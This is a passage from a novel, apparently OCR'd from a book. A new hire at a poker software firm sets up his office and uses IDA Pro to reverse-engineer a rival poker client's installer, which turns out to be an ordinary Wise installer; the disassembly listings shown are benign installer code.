A noise woke Robert. He sat up and his head throbbed in response. The noise again; it was coming from the bed. He ran his hands through the sheets and covers, and came up with his phone.

"Hello?"

"Hey, muchacho! It's Miguel. You still sleeping? It's 11:00. You ready to come in to the office?" Miguel sounded far too enthusiastic for having been out as late as they both were. Maybe Miguel hadn't drunk quite as much as he had.

He could faintly recall Miguel having the limo pick them up after they left the Blue Marlin, and being delivered to his new place. This must be the new place. He was still wearing his clothes from yesterday.

"I need a shower. How do I get there?"

"We'll send the car for you. Get cleaned up; he'll be there in a half hour."

He stood up and gripped the wall for support. It didn't take long for the swirling to stop and he dropped his clothes in a heap where he stood. He stumbled towards the bathroom.

In the bathroom, he saw a bar of soap in a paper wrapper and a little bottle of shampoo on the sink, hotel-style. He also gratefully observed a number of towels on a bar attached to the wall.

He had to take a fierce leak, but he ignored the toilet, blindly turned the shower knob, and stepped in without bothering to check the temperature.

Twenty minutes later and much more awake, he stood, toweling off in front of the sink. In a drawer were travel-size toothpaste, razor, shaving cream, a flat plastic comb, and a new toothbrush in a plastic wrapper.

He heard a knock at the door. *Crap*. He exited the bathroom and yelled out "Just a minute."

He was standing in his bedroom, naked. In the corner chair, he spied his suitcase. He went to check if any of those clothes were in better shape than the ones he had slept in. It was open and he could see a folded shirt on top of the contents. He picked it up. It was his shirt alright, one he had bought a couple of days ago. But it looked like it had been cleaned and ironed. He looked through the rest of the suitcase and found all the clothes were clean and folded. *Excellent*.

As he hurriedly dressed, the knock came again. He yelled out once more "Just a sec." He had his shirt and pants on, so he grabbed his shoes and socks, and headed for the door.

Then he doubled back and grabbed his phone, and went through the pockets of the pants on the floor. He grabbed the ID he still had from yesterday, and the wad of pesos. There was also a key he didn't recognize. He stuffed everything in his pockets and ran for the front door.

It was the same driver from yesterday. Robert put his shoes on in the car, and watched the city go by through the window on the way to the office. The driver still didn't have anything to say.

Even with the tinted windows, he wished he had a pair of sunglasses.

Robert was delivered onto campus a bit before noon. The driver left him outside the double glass doors to the main building. Pushing through them, he spied a receptionist behind a circular desk. She was seated, but her blonde hair, very pretty face, and nice cleavage showed above the counter. Before he could say anything, she smiled and stepped around the desk to greet him. "Welcome to Kline Networks, Robert." She put her hand out for him to shake. "I'm Michelle."

Michelle had a remarkable figure. Curvy, but not too thin; only someone who thought Kate Moss had been porking out lately could ever have accused her of being heavy. And, of course, her chest was just a little too large for her

frame. Michelle also spoke flawless English. Everything about her said American. He figured that couldn't be an accident.

"If you need anything, you just let me know. You can get me by dialing 0 on any of the phones. Here's your packet and your badge." She didn't just hand him the badge; she stepped in close and clipped it to the front of his shirt herself. She had a great smile.

"Now you need to wear your badge at all times on campus, especially while you're new and not everyone knows you yet. Try to remember to take it off when you head out, though. Please, have a seat, and I'll get Miguel for you. Can I get you some coffee as well?"

"Yeah, that would be great, thanks! Black, please." He watched her retreat to a door in the back of the huge reception area. Michelle had quite a swish in her walk and wore a serious pair of heels. That would have made her about 5 foot 6, in bare feet. He was admiring the way her rear slid around in her dress as she walked. She was wearing a simple one-piece red dress that wasn't exactly tight, but clung to her in a fascinating way. The skirt portion was slightly loose, came to mid-thigh, but the fabric was straight. This made it hug her curves and valleys with something like static electricity. He watched for VPL, but spotted no signs.

When Michelle reached the door, she turned to face a contraption set into the wall next to the door that reached her chest. She did a hair flip and then bent at the waist to put her face to the device. A retinal scanner! One side of his brain thought *just like Half-Life!* The other side had noticed that her skirt had crept halfway again up the backs of her thighs. Everything important was still covered by fabric. But he now had a perfect topological map of what lay beneath.

The scanner chirped and the lock buzzed open. As she pushed open the door, Michelle did another hair flip and smirked over her shoulder at Robert, making eye contact. There had been no question for her that his eyes wouldn't be pointed in her direction when she turned around.

He was glad that he had the folder to hold in his lap. He looked around for something else to think about. The front of the building was three stories of glass, which looked onto a circular driveway backed by groomed jungle, a tribute to the real jungles in the country. The sun fell at a 90-degree angle to the front of the building, preventing reception from becoming a greenhouse.

It also lighted the strip of crafted jungle perfectly, providing all the right highlight and shadows. It really was a spectacular view.

Shortly, Michelle returned. In tow were a huge mug of coffee and Miguel. "You've met Miguel, right? He will get you all set up with your office and equipment." She put the mug in his hand with both of hers, running her fingers across the back of his hand, briefly. She then flashed another shining smile and said "I'll leave you two boys to play, then," and strutted back to her desk.

Miguel smiled a different kind of knowing smile, observing where Robert's attention was, but didn't say anything about that. Instead, he said "Come on, I'll show you to your spot." Miguel took care of the retinal scan. "If you have to get back in later, Michelle or someone else can let you in for now. We'll get your pattern a bit later."

Miguel led him through a few interior hallways and arrived at an office door. The nameplate said "Robert Kline, Jr." Miguel said, "Here we are. Looks like they've got everything set up for you."

Robert glanced at the nameplate. "Looks like." He suddenly realized that everyone calling him only "Robert" wasn't an accident. He also realized that he would have to be careful about assuming who knew what.

When Robert opened the door inwards, the lights automatically came on without the typical fluorescent flicker. It was a good-sized office, maybe in the 15-by-20 foot range. All new-looking furniture, including a big L-shaped desk arranged so that his back wouldn't be to the door, Aeron chair behind the desk, several padded guest chairs, and even a nice red couch against the wall farthest from the door. There were several large LCD screens on the desk, arranged in the corner of the L so that you had to be behind the desk to see what was on them.

He tossed the packet on his new desk. Doing so, he noticed the label on the other side that he had failed to see before. It also said "Robert Kline, Jr." Being "Junior" again was going to take a little getting used to. He walked around to the back of the desk, noticing the whiteboards on most walls, and white grills blending in as well.

Robert plopped down in the Aeron and stared at two huge, black Dell LCDs. He wiggled the mouse in front of him and the screens crackled to life. XP Desktop. There was a third on his left, with another keyboard and mouse in front of it.

Miguel pointed and said "That one is on the KVM."

Robert looked quizzical, he looked for a KVM.

Miguel volunteered, "Rack under the desk" and pointed to Robert's left.

Sure enough, Robert saw a miniature 19" cabinet tucked under the desk. He swung open the door and fan noise blared out at him. He counted three 1U switches, labeled Red, Black, and Blue. There was also the KVM, something that looked like audio-visual equipment, and a Dell 2U on the bottom.

Miguel sat down in a guest chair. He said "Red is internal secure net, no Internet access. Black is regular corporate LAN, firewalled to the Internet. Blue is onion-routed Internet access only. Try to use Blue unless you specifically want to come from Kline's IPs."

Robert continued to check out his new desk. Under the right side, next to a set of drawers, he found a little fridge. He opened it, and ducked his head down to look. Miguel piped up, "You can find drinks in the kitchen down the hall. Feel free to stock up."

He jostled the mouse to his left, the one in front of the KVM monitor. This screen blinked up a sparse Windows desktop. The Start menu confirmed it was Windows 2003.

Miguel smiled hugely. He said "You see the remote there? Press 'projector'."

Robert grabbed it, "No way!" and pressed the button. At the front of his office, a screen came down out of the ceiling. He watched as a rectangle descended a little from the ceiling, not quite over his head. He stood up and leaned back on his tiptoes just in time to watch the projector power up. "No way! What resolution?" he exclaimed.

"1080P," Miguel answered.

He grinned as the Win2K3 desktop faded into view on the screen. "How about sound?" He pointed at one of the grills. "Are those speakers?"

Miguel nodded "Yes. Volume and source on the remote. Audio 1 is the KVM source, Audio 2 is the Shuttle, and Audio 3 can be hooked up to something else later if you want." When he said "Shuttle," Miguel had indicated the black, small form-factor machine driving the two main Dell LCDs.

Robert was definitely awake now and he hadn't drunk much of his coffee yet. "I bet that would be wicked for playing DVDs!"

Miguel grinned wide again. "On the 2003 machine, go to \\media\movies."

He hit Start, Run, and then typed *\\media\movies*.

After a brief pause, an Explorer window popped up, containing titles of mostly recent movie releases. He arrowed down to one of them and pressed ENTER. After a second, a 20th Century Fox logo appeared on both the LCD in front of him, and on the projector screen. He fast-forwarded a bit and saw a clip from one of the latest Marvel superhero flicks on the screen. There was no sound, so he hit the Volume Up button on the remote. The sound started to rattle the room just a little, so he backed it down.

"The offices are fairly soundproof, but go easy on the subwoofer, okay Robert?"

"This isn't out on DVD yet, is it?"

Miguel laughed. "I'm not sure. Jason, one of our coders, is a bit of a, uhh…movie fan. He supplies us with most of our new movies to watch. I'm sure you understand."

Robert hit the button to put the screen and projector back up, mostly to watch them automatically retract. He then hit Alt+F4 to kill Media Player.

Miguel continued "You'll find your passwords and such in the envelope: servers, IMAP info, and so on. Please change the default passwords. CDs are in the top drawer, install the ones you want."

He slid open the top drawer and grabbed a stack of CDs. "IDA Pro 5.0, SoftICE, Visual Studio, Office…nice."

Miguel nodded. "Yes. We have an MSDN subscription, too. Already downloaded files on Media." He rose. "Okay, I guess you have what you need to get started. I'm down the hall if you have questions. Welcome." Then Miguel shook his hand and closed the door behind himself.

Robert spent several hours installing software, tweaking settings, and downloading files. His head was still slightly fuzzy, but he could configure Windows in his sleep. The Internet access was lightning quick, but he had to do a lot of reloading and clicking on alternate download locations. He gathered from the various error messages that he was behind some kind of frequently blocked proxy. It must be the onion routing Miguel had men-

tioned. He wondered if it was the same onion net that Player2Player used. In between downloads and installs, he had helped himself to some snacks and a few sodas. The caffeine help defrag his head.

Soon, he had gathered his reverse engineering tools and found a few websites that would probably prove useful. While waiting on downloads, he would occasionally browse the media server. In addition to the movies, and an absolutely massive music collection, he found electronic copies of many security and programming books. The latter would probably prove useful as well.

After configuring his mail client according to the instructions in his packet, he found an email from his father containing the list of competitive poker sites whose clients he wanted analyzed. The list was Party Poker, Poker Stars, Paradise Poker, Poker Room, and Ultimate Bet, in that order. The note explained that these were the top five on-line poker sites, besides Player2Player itself. These were the sites to beat. Most on-line players will have clients for multiple sites installed and his father wanted to make sure the other casinos didn't have an "unfair advantage".

The note finished with an apology that his father wouldn't be able to stop by today after all. *Typical*. He said he would be in tomorrow.


He was waiting for a copy of Windows XP to finish installing under VMWare. He had found the **.iso** file for the various Windows versions in the MSDN directory on Media. He thought he might try out a little static analysis while he was waiting, to get used to some of his new tools. After all, he hadn't done any serious RE in a number of years.

Alright Dad, lets find out what your competition is up to.

He downloaded each of the client installers from its site. The smallest ended up being **NetInstallPokerRoom.exe**, at 226K. Obviously, that one was a downloader. The rest were in the 5.5MB to 8.5MB range. He opened a couple in IDA Pro, his favorite disassembler. The last copy he had used was several versions out of date. It looked like they had added a bunch of new features, including a debugger. He spent a few minutes playing with the new graphing features as well.

While skimming through the installers, the one named **ubsetup.exe** caught his eye. That was the Ultimate Bet client installer. The code section

was tiny; it was all resource segment, a dropper of some sort. He glanced through the Start function.



IDA - C:\competition\UltimateBet\ubsetup.exe - [IDA View-A]
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
Exports
Imports
Names
Functions
Strings
Structures
Enums
.text:00401000 public start
.text:00401000 start proc near
.text:00401000 CommandLine = byte ptr -578h
.text:00401000 PathName = byte ptr -370h
.text:00401000 FileName = byte ptr -26Ch
.text:00401000 ApplicationName = byte ptr -168h
.text:00401000 StartupInfo = _STARTUPINFOA ptr -64h
.text:00401000 hHandle = dword ptr -20h
.text:00401000 NumberOfBytesWritten= dword ptr -10h
.text:00401000 var_C = dword ptr -0Ch
.text:00401000 hObject = dword ptr -8
.text:00401000 hFile = dword ptr -4
.text:00401000
.text:00401000 push ebp
.text:00401001 mov ebp, esp
.text:00401003 sub esp, 578h
.text:00401009 push ebx
.text:0040100A push esi
.text:0040100B mov esi, 104h
.text:00401010 push edi
.text:00401011 lea eax, [ebp+FileName]
.text:00401017 push esi ; nSize
.text:00401018 xor ebx, ebx
.text:0040101A push eax ; lpFilename
.text:0040101B push ebx ; hModule
.text:0040101C call ds:GetModuleFileNameA
.text:00401022 lea eax, [ebp+FileName]
.text:00401028 push esi ; cchBuffer
.text:00401029 push eax ; lpszShortPath
.text:0040102A lea eax, [ebp+FileName]
.text:00401030 push eax ; lpszLongPath
.text:00401031 call ds:GetShortPathNameA
.text:00401037 mov edi, ds:CreateFileA
.text:0040103D push ebx ; hTemplateFile
.text:0040103E push ebx ; dwFlagsAndAttributes
.text:0040103F push 3 ; dwCreationDisposition
.text:00401041 push ebx ; lpSecurityAttributes
.text:00401042 push 1 ; dwShareMode
.text:00401044 lea eax, [ebp+FileName]
.text:0040104A push 80000000h ; dwDesiredAccess
.text:0040104F push eax ; lpFileName
.text:00401050 call edi ; CreateFileA
.text:00401052 cmp eax, 0FFFFFFFFh
.text:00401055 mov [ebp+hFile], eax
.text:00401058 jz loc_4011D9
.text:0040105E lea eax, [ebp+PathName]
.text:00401064 push eax ; lpBuffer
.text:00401065 push esi ; nBufferLength
.text:00401066 call ds:GetTempPathA
.text:0040106C lea eax, [ebp+ApplicationName]
00000418 00401018: start+18

Without even looking hard, he could get the gist of what it did. It got its own file name, got a handle on itself, created a temp file, did a memory map on itself, looped through looking for something, and… aha! Called CreateProcessA. He knew this game. Any suspicious executable that opened itself, scanned for something, created a file, and then ran the file was a dropper. That meant it had another executable contained inside of it.

Last time he used IDA, it didn't have the debugger. He had heard that feature had been added. He went through the Debugger drop-down menu to figure out how to use it. Okay, simple enough. Add a breakpoint, start process, step…just like most other debuggers. He set a breakpoint on the CreateProcessA line, and pressed F9 for Start Process. He got a warning screen about debugging malicious code; Yes or No. He smiled, and clicked Yes.


The screen flashed up a bunch of new windows and he found himself looking at a new view of IDA's disassembly, a stack window, a threads window, and a register window. He rearranged the various windows in a sane manner and fixed the sizes. The big LCD really came in handy for this kind of work.

The disassembly window was halted with a purple bar over the CreateProcessA call. The stack window showed the stack pointer right above two addresses, also on the stack. He highlighted each and pressed O to make an offset out of it. Sure enough, there was his pointer to a file location string. He double-clicked it and was taken to the string on the stack. It showed **C:\DOCUME~1\Default\LOCALS~1\Temp\GLB47.tmp**. *Bingo. There's my file*. He grabbed a copy of the file, threw it into the UltimateBet work directory, and stopped the process in the debugger.



Strange. The dropped temp file was only 70K. The resource section in the original file had to be a lot bigger than that. That meant this executable had more inside it than this little temp file. He figured he would check that out later. First, he wanted to load up the **GLB47.tmp** file in IDA.

It loaded quickly enough and he immediately noticed the GUI functions in the names window: CreateSolidBrush, StretchDIBits, CreateFontA…. That meant a bunch of display and windowing stuff. He never did learn much about that area of Windows programming and it was always a pain to debug. The AdjustTokenPrivileges name caught his attention, though. That usually meant code trying to manipulate the processes' privileges.



Looking at the Start function of the dropped temp file, he could see a GetCommandLineA call, followed by some looping and comparing to 22h, 20h, and so on. He knew the ASCII code by heart well enough to recognize that 22h was the double-quote character and that 20h was a space. This was obviously a command-line parsing routine. Parsers are another bit of code that is no fun to deal with in machine code. Scrolling down a bit, he saw that something in the command-line got handed to a _lopen call, followed by some file manipulation.


He realized that he hadn't paid any attention to what command-line got passed to the dropped program when he was debugging the caller before. Back to **ubsetup.exe**.

He ran **ubsetup.exe** in the debugger a second time, using the same breakpoint. This time he paid attention to what command-line was passed. The new filename dropped was a little different, appearing to be random. But the command-line argument was **□4736 C:\COMPET~1\ULTIMA~1\ubsetup.exe**.

The first character showed up as a box, it was a 7Fh. He found that a little strange.

So, it passed the name of the first setup file as a parameter to the dropped program, which then turned around and pulled something from the setup program. That probably explained the rest of the resource section. He was also curious about the *4736*.

Continuing to eyeball the code, he spotted a string reference: *Could not extract Wise0132.dll to '%s*. So, that probably meant the file it was trying to extract from **ubsetup.exe** was that DLL. He vaguely recalled something about a Wise Installer; this was probably that installer. A little below that, he saw a LoadLibraryA call, which would be for that DLL.




Great. That meant that he just spent…about an hour and a half identifying an installer, which he probably could have spotted in 30 seconds by just running it. Well, the VMWare XP machine was ready, so at least he had an environment he could run such code in.

Since he had gone this far, he might as well finish up with the static analysis, just in case. If the client installed some kind of backdoor or rootkit, it could happen anywhere in the process. He couldn't assume that the installer was pristine or even that it was what it appeared to be.

There were a couple of other places in the temp file that he could drop breakpoints. One was right before the LoadLibraryA call where, again, it would have dropped something on disk and he could grab a copy. A little later in the program, it did a WinExec call, which would launch an external program. Probably something that made use of the Wise DLL.

Oh, and there is the AdjustTokenPrivileges call; it was trying to grant itself the SeShutdownPrivilege, which is the right to restart or shutdown the machine, probably prompting the user to reboot after install. *Boring*.


IDA - C:\competition\UltimateBet\GLB47.tmp
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
Exports
Imports
Names
Functions
Strings
Structures
Enums
.text:0040275A push 28h ; DesiredAccess
.text:0040275C call ds:GetCurrentProcess
.text:00402762 push eax ; ProcessHandle
.text:00402763 call ds:OpenProcessToken ; Open the access token associated with a process
.text:00402769 test eax, eax
.text:0040276B jz short loc_402798
.text:0040276D lea eax, [ebp+NewState.Privileges]
.text:00402770 push eax ; lpLuid
.text:00402771 push offset Name ; "SeShutdownPrivilege"
.text:00402776 push ebx ; lpSystemName
.text:00402777 call ds:LookupPrivilegeValueA
.text:0040277D push ebx ; ReturnLength
.text:0040277E push ebx ; PreviousState
.text:0040277F lea eax, [ebp+NewState]
.text:00402782 push ebx ; BufferLength
.text:00402783 push eax ; NewState
.text:00402784 push ebx ; DisableAllPrivileges
.text:00402785 push [ebp+TokenHandle] ; TokenHandle
.text:00402788 mov [ebp+NewState.PrivilegeCount], edi
.text:0040278B mov [ebp+NewState.Privileges.Attributes], 2
.text:00402792 call ds:AdjustTokenPrivileges ; Enable/disable privileges in the specified acce
.text:00402798
.text:00402798 loc_402798: ; CODE XREF: start+5BC↑j
.text:00402798 push 2
.text:0040279A pop eax
.text:0040279B cmp [ebp+VersionInformation.dwPlatformId], eax
.text:004027A1 jnz short loc_4027AB
.text:004027A3 cmp [ebp+var_14], 42h
.text:004027A7 jnz short loc_4027AB
.text:004027A9 xor eax, eax
.text:004027AB
.text:004027AB loc_4027AB: ; CODE XREF: start+5F2↑j
.text:004027AB ; start+5F8↑j
.text:004027AB push ebx ; dwReserved
.text:004027AC push eax ; uFlags
.text:004027AD call ds:ExitWindowsEx ; Logoff/Restart/Shut down
.text:004027B3
.text:004027B3 loc_4027B3: ; CODE XREF: start+58E↑j
.text:004027B3 cmp [ebp+CmdLine], bl
.text:004027B9 jz short loc_4027CA
.text:004027BB lea eax, [ebp+CmdLine]
.text:004027C1 push 5 ; uCmdShow
.text:004027C3 push eax ; lpCmdLine
.text:004027C4 call ds:WinExec
.text:004027CA
.text:004027CA loc_4027CA: ; CODE XREF: start+60A↑j
.text:004027CA push [ebp+uExitCode] ; uExitCode
.text:004027CD call ds:ExitProcess
00001BAB 004027AB: start:loc_4027AB

